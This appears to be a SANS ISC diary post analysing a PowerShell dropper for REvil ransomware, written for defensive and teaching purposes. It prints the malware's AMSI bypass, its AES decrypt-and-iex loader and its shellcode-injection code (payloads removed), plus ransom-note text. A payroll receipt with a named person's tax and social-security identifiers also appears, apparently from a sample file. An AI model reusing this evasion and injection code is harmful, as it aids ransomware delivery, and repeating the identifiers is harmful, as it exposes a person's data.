

SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

 isc.sans.edu/diary/27012

Powershell Dropping a REvil Ransomware

Published: 2021-01-21

Last Updated: 2021-01-21 10:13:55 UTC

by [Xavier Mertens](#) (Version: 1)

[0 comment\(s\)](#)

I spotted a piece of Powershell code that deserved some investigations because it makes use of RunSpaces[1]. The file (SHA256:e1e19d637e6744fedb76a9008952e01ee6dabaecbc6ad2701dfac6aab149cecf) has a very low VT score: only 1/59![2].

The technique behind RunSpaces is helpful to create new threads on the existing Powershell process, and you can simply add what you need to it and send it off running. Here is an example of Runspace created by the malicious script:

```
$wabyynegzji = [runspacefactory]::CreateRunspace()  
$wabyynegzji.ApartmentState = "STA"  
$wabyynegzji.ThreadOptions = "ReuseThread"  
$wabyynegzji.Open()  
$vkzggas = [PowerShell]::Create()  
$vkzggas.Runspace = $wabyynegzji  
$vkzggas.AddScript($pqxsxzakx) | out-null  
$vkzggas.BeginInvoke() | out-null
```

The interesting line is the one which contains 'AddScript'. It is used to attach the piece of Powershell code to be executed in the new thread. Here is the code (located in a separate Script Block):

```
[Scriptblock]$pqxsxzakx = {
    try{
        [ref].Assembly.GetType('System.Management.Automation.Amsi' + 'Utils').GetField( \
            'amsi'+ 'InitFailed', 'NonPublic,Static').SetValue($null, $true)
    }catch{}
}
```

This is a classic bypass for logging and AV detection[3]. Then, a second RunSpace is started:

```
$mnibvakvi =[runspacefactory]::CreateRunspace()
$mnibvakvi.ApartmentState = "STA"
$mnibvakvi.ThreadOptions = "ReuseThread"
$mnibvakvi.Open()
$mnibvakvi.SessionStateProxy.SetVariable("gbwqmnxwc",
"L6jelvDCcKXK9A/+Lqto/5i9HtEK4jSsSdITqsGltQ=")
$slqcphetxifbl = [PowerShell]::Create()
$slqcphetxifbl.Runspace = $mnibvakvi
$slqcphetxifbl.AddScript($zupcppfvxbxgvwbivbq) | out-null
$slqcphetxifbl.BeginInvoke() | out-null
```

This block of code will decrypt and inject the payload in the current Powershell process. Note that you can pass variables to a RunSpace. In the example above, "gbwqmnxwc" contains the decryption key of the payload:

```
[Scriptblock]$zupcppfvxbxgvwbivbq = {
    function tyefcaneraxdmqsfh($gbwqmnxwc, $qpzspadssix, $iizcnwcb) {
        $uuvqwwqjjkcolarhdeox=New-Object
System.Security.Cryptography.AesCryptoServiceProvider;
        $uuvqwwqjjkcolarhdeox.Mode="CBC";
        $uuvqwwqjjkcolarhdeox.Padding = "Zeros";
        $uuvqwwqjjkcolarhdeox.BlockSize = 128;
        $uuvqwwqjjkcolarhdeox.KeySize = 256;
        $uuvqwwqjjkcolarhdeox.IV = $qpzspadssix;
        $uuvqwwqjjkcolarhdeox.Key = $gbwqmnxwc;
        $lafcsowawwnwcm=$uuvqwwqjjkcolarhdeox.CreateDecryptor();
        $trgkzwbqqbuteoe=$lafcsowawwnwcm.TransformFinalBlock($iizcnwcb, 0,
$iizcnwcb.Length);
        return [System.Text.Encoding]::UTF8.GetString($trgkzwbqqbuteoe).Trim([char]0)
    }

    $yweudaxvekawvopqdwr = "__PAYLOAD_REMOVED__";
    $yweudaxvekawvopqdwr = [System.Convert]::FromBase64String($yweudaxvekawvopqdwr);
    $qpzspadssix = "+ViLpnC7vTHGHv6nVAcTXw==";
    $qpzspadssix = [System.Convert]::FromBase64String($qpzspadssix);
    $gbwqmnxwc = [System.Convert]::FromBase64String($gbwqmnxwc);
    $trgkzwbqqbuteoe = tyefcaneraxdmqsfh $gbwqmnxwc $qpzspadssix
    $yweudaxvekawvopqdwr;
    iex $trgkzwbqqbuteoe;
}
```

The decrypted code is executed via Invoke-Expression("IEX"). Here is the interesting part of the code which loads the required API calls for performing the injection:

```

$VirtualAllocAddr = Get-ProcessAddr kernel32.dll ('Virt'+'ualA'+'lloc')
$VirtualAllocDelegate = Get-DelType @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr])
$VirtualAlloc =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocA
\
    $VirtualAllocDelegate)
$VirtualFreeAddr = Get-ProcessAddr kernel32.dll ('Vi'+'rtualFr'+'ee')
$VirtualFreeDelegate = Get-DelType @([IntPtr], [UInt32], [UInt32]) ([Bool])
$VirtualFree =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAd
\
    $VirtualFreeDelegate)
$CreateThreadAddr = Get-ProcessAddr kernel32.dll ("C"+"reat"+"eT"+"hre"+"ad")
$CreateThreadDelegate = Get-DelType @([IntPtr], [UInt32], [IntPtr], [IntPtr],
[UInt32], [IntPtr]) ([IntPtr])
$CreateThread =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadA
$CreateThreadDelegate)
$WaitForSingleObjectAddr = Get-ProcessAddr kernel32.dll
("Wa"+"it"+"ForSi"+"ngl"+"eObj"+"ect")
$WaitForSingleObjectDelegate = Get-DelType @([IntPtr], [Int32]) ([Int])
$WaitForSingleObject = \

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingle
$WaitForSingleObjectDelegate)

```

The shellcode is injected and decoded:

```

$hex_str = "__PAYLOAD_REMOVED__"
$Shellcode = [byte[]] -split ($hex_str -replace '..', '0x$& ')
[IO.File]::WriteAllBytes("c:\shellcode.tmp", $Shellcode)
Invoke-Shcd $Shellcode

```

Let's have a look at the shellcode now. It's not starting at offset 0x0 but around 0x770:

```

remnux@remnux:/mnt/hgfs/MalwareZoo/20210116$ xxd -s +1900 shellcode.tmp |head -20
0000076c: 8b44 1624 8d04 580f b70c 108b 4416 1c8d  .D.$..X.....D...
0000077c: 0488 8b04 1003 c2eb db4d 5a90 0003 0000  ....MZ.....
0000078c: 0004 0000 00ff ff00 00b8 0000 0000 0000  ....
0000079c: 0040 0000 0000 0000 0000 0000 0000 0000  .@.....
000007ac: 0000 0000 0000 0000 0000 0000 0000 0000  ....
000007bc: 0000 0000 00f0 0000 000e 1fba 0e00 b409  ....
000007cc: cd21 b801 4ccd 2154 6869 7320 7072 6f67  .!..L.!This prog
000007dc: 7261 6d20 6361 6e6e 6f74 2062 6520 7275  ram cannot be ru
000007ec: 6e20 696e 2044 4f53 206d 6f64 652e 0d0d  n in DOS mode...
000007fc: 0a24 0000 0000 0000 00c5 3aa4 0881 5bca  .$......:...[.
0000080c: 5b81 5bca 5b81 5bca 5bba 05cf 5a80 5bca  [.].[].[...Z.[.
0000081c: 5bba 05c9 5a82 5bca 5bba 05ce 5a80 5bca  [...Z.[...Z.[.
0000082c: 5b5c a404 5b80 5bca 5b5c a401 5b86 5bca  [\..[.[\..[.[.
0000083c: 5b81 5bcb 5ba3 5bca 5b5c a41a 5b80 5bca  [.].[.[.\..[.[.
0000084c: 5b16 05ce 5a9b 5bca 5b16 05c8 5a80 5bca  [...Z.[...Z.[.
0000085c: 5b52 6963 6881 5bca 5b00 0000 0000 0000  [Rich.[.....
0000086c: 0000 0000 0000 0000 0050 4500 004c 0105  ....PE..L..
0000087c: 0012 c4bf 5f00 0000 0000 0000 00e0 0002  ...._.....
0000088c: 210b 010e 0000 b800 0000 2201 0000 0000  !.....".....
0000089c: 001e 4300 0000 1000 0000 d000 0000 0000  ..C.....

```

Let's extract this executable and have a look at it. Let's skip the non-interesting bytes:

```


remnux@remnux:/mnt/hgfs/MalwareZoo/20210116$ tail -c +1926 shellcode.tmp
>shellcode.exe

```

The PE file

(SHA256:2fc374346290aaf1060840a5125d9867f99d192b03bfbef94268c2b679d6f905) is unknown on VT but it's a REvil ransomware. How did I learn this easily?

When I'm teaching the SANS FOR610[4] class about malware analysis, I like to insist on the importance of using a lab completely disconnected from other networks because some weird things may (will!) happen... Because a picture is worth a thousand words, have a look at my lab:



I simply put a breakpoint in my debugger... at the wrong place! I executed the code and the breakpoint was never reached but the ransomware did the job.

About the ransomware itself, the ransomware notifies the victim (via a classic readme file) that files have been encrypted but also exfiltrated. As proof, they provide some URLs:

```
[+] Your secret data [+]
```

```
We have uploaded all your private information, if no payment comes from you, we will post
```

```
proof:
```

```
hxxps://ibb[.]co/thJQ77F  
hxxps://ibb[.]co/cbd1CW6  
hxxps://ibb[.]co/2FHfJp9  
hxxps://ibb[.]co/h8vf4Y1  
hxxps://ibb[.]co/MZ8WR2c  
hxxps://ibb[.]co/qkCjvp6  
hxxps://ibb[.]co/D4hp7WN  
hxxps://ibb[.]co/k6JcMpm  
hxxps://ibb[.]co/0ZB3GxF
```

My sandbox being offline (network disconnected), there was no way to upload sample files to a cloud service. Files are just fake ones and do not belong to the victim!



BULK LIFT INTERNATIONAL S. DE R. L.

R.F.C. BLI970798076
CARRETERA NACIONAL MEXICO LAREDO 8505
PARQUE MODULO INDUSTRIAL AMERICA, C.P.: 88277
NUEVO LAREDO
Registro patronal: E9724439109
Régimen fiscal: General de Ley Personas Morales (E01)
Lugar de expedición: 88277
Versión CFDI: 3.3 Tipo de comprobante: N

Comprobante de nómina

Folio interno: N77799
Folio fiscal:
AAF0C9B0-211B-4623-B4EC-DBB1B31F77BA
No. certificado emisor:
00001000000503029475
No. certificado SAT:
00001000020404594061
Fecha hora del comprobante:
26-11-2020 12:17:25
Fecha hora del certificación:
26-11-2020 12:17:26

Empleado: YOSELIN DANIELA HUERTA CHAVEZ
R.F.C.: HUCY040102NE5
CURP: HUCY040102MTRHSA4
NSS: 30200482179
Régimen: 02 Sueldos
Departamento: CELDA 2
Puesto: COSTURERA
Tipo contrato: 01 Contrato de trabajo por tiempo indeterminado
No. empleado: 1277

Inicio rel. laboral: 10/19/2020
Antigüedad: 4 semanas.
Tipo jornada: 01 Duma
Riesgo puesto: 4
Datos bancarios: 1234567800
Entidad federativa: Tamaulipas (TAM)
Sindicalizado: No
Salario diario: 192.98
Tipo de nómina: Ordinaria (C)
Subsidio causado: 0.00

Fecha pago: 11/26/2020
Fecha inicio pago: 11/16/2020
Fecha fin pago: 11/22/2020
Salario base cot.: 204.98
Salario diario int.: 201.70
Días pagados: 7.00
Días laborados: 6.00
Horas extra: 0 dobles
Incapacidades: 0.00
Ausencias: 0.00

Table with 5 columns: Clave SAT, Descripción, Monto exento, Monto gravado, Importe. Rows include Percepciones (Sueldo, Horas extra, Bono de producción, etc.) and Deducciones (ISR, Seguridad social IMSS).

Otros pagos
002 Subsidio para el empleo (efectivamente entregado al trabajador) 0.00
Recibi de BULK LIFT INTERNATIONAL S. DE R. L.
La cantidad indicada que cubre el importe de mi salario, tiempo extra, séptimo día y todas las percepciones y prestaciones a que tengo derecho, sin que a la fecha se me adeude cantidad alguna por este o cualquier otro concepto.

Summary table: Total de percepciones(+): 2,159.11; Total de deducciones(-): 188.71; Total de otros pagos(+): 0.00; Neto pagado: 1,970.40

Firma del empleado



Cadena original del complemento de certificación digital del SAT:

[[1,1]AAF0C9B0-211B-4623-B4EC-DBB1B31F77BA;2020-11-26T12:17:26;18F080717289;ae1f6a8gpd12uf3MGrouF8F15ad+tvVDBLgPnHJ;ab4F
eE13;gH9C9uJfcau3011kVZQa;hor3;ab6f;w0T3VzyfF4KCEsLvtDndpS8koxJXKKEKwByE8A;wFZnzChG
bgFCteHO3Kzlvon17408NPAWag8JfZERB1D88cy08K;L8nF7n7wJOHta;1+88fa+1531E1b;FRRO1aME2RvId8nLc;74n4aU8Rcxt;EQC88W8g9k1Ea;8uxg
daOyLhChLmDChd8p2xytQaKYXNF1M8R0133E71i9p598FDWh1993a8a;--|D0C01900000404594061]]

Sello digital del emisor:

ae1f6a8gpd12uf3MGrouF8F15ad+tvVDBLgPnHJ;ab4F
eE13;gH9C9uJfcau3011kVZQa;hor3;ab6f;w0T3VzyfF4KCEsLvtDndpS8koxJXKKEKwByE8A;wFZnzChG
bgFCteHO3Kzlvon17408NPAWag8JfZERB1D88cy08K;L8nF7n7wJOHta;1+88fa+1531E1b;FRRO1aME2RvId8nLc;74n4aU8Rcxt;EQC88W8g9k1Ea;8uxg
daOyLhChLmDChd8p2xytQaKYXNF1M8R0133E71i9p598FDWh1993a8a;--|D0C01900000404594061

RRVA Bancomer

81273265

I tried to run the ransomware again, this time with a fake network, and no network traffic was generated. The URLs with files remain the same, like hardcoded. Finally, I visited the Onion website provided in the readme file:

Your network has been infected!



Your documents, photos, databases and other important files encrypted



To decrypt your files you need to buy our special software - General-Decryptor



Follow the instructions below. But remember that you do not have much time

General-Decryptor price the price is for all PCs of your infected network

You have **21:25:43**

* If you do not pay on time, the price will be doubled

* Time ends on Jan 21, 21:31:01

Current price

993.3105 XMR
≈ 150,000 USD

After time ends

1986.621 XMR
≈ 300,000 USD

Monero address: 8816LHMTbv3RP55yy1bSUhFzt2iIPWPL5A8C

* XMR will be recalculated in 3 hours with an actual rate.

INSTRUCTIONS

CHAT SUPPORT

ABOUT US

How to decrypt files?

You will not be able to decrypt the files yourself. If you try, you will lose your files forever.

To decrypt your files you need to buy our special software - General-Decryptor.

* If you need guarantees, use trial decryption below.

How to buy General-Decryptor?

Buy XMR with Bank

- [Kraken](#)
- [AnyCoin \(EUR\)](#)
- [BestChange](#)

Buy XMR locally with cash or online

They provide a tool to submit some files to prove they can decrypt them and it worked. My REMnux wallpaper was decrypted! Ouf!

Trial decryption

After following the instructions, you will get the program **General-Decryptor** to decrypt all your files. But for now, you've uploaded an encrypted file for the test this program.

Download the file to verify that it is decrypted and program works.

REM_Desktop-1.jpg

Download

Based on these screenshots, we have indeed a REvil or Sodinokibi as described Talos last year in a blog post[5] but this time, it seems the way the attackers drop the malware changed...

[1] <https://devblogs.microsoft.com/scripting/beginning-use-of-powershell-runs-powershell-runspaces-part-1/>

[2]

<https://www.virustotal.com/gui/file/e1e19d637e6744fedb76a9008952e01ee6dabaecbc6ad2701dfac6aab149cecf/detection>

[3] <https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>

[4] <https://www.sans.org/cyber-security-courses/reverse-engineering-malware-malware-analysis-tools-techniques/>

[5] <https://blog.talosintelligence.com/2019/04/sodinokibi-ransomware-exploits-weblogic.html>

Xavier Mertens (@xme)

Senior ISC Handler - Freelance Cyber Security Consultant

PGP Key

Keywords: [Malware](#) [PowerShell](#) [Ransomware](#) [REvil](#) [RunSpace](#)

0 comment(s)

Join us at SANS! [Attend Reverse-Engineering Malware: Malware Analysis Tools and Techniques with Xavier Mertens in Amsterdam starting Aug 15 2022](#)

DEV522 Defending Web Application Security Essentials [LEARN MORE](#)
Learn to defend your apps before they're hacked



[Top of page](#)

x

[Diary Archives](#)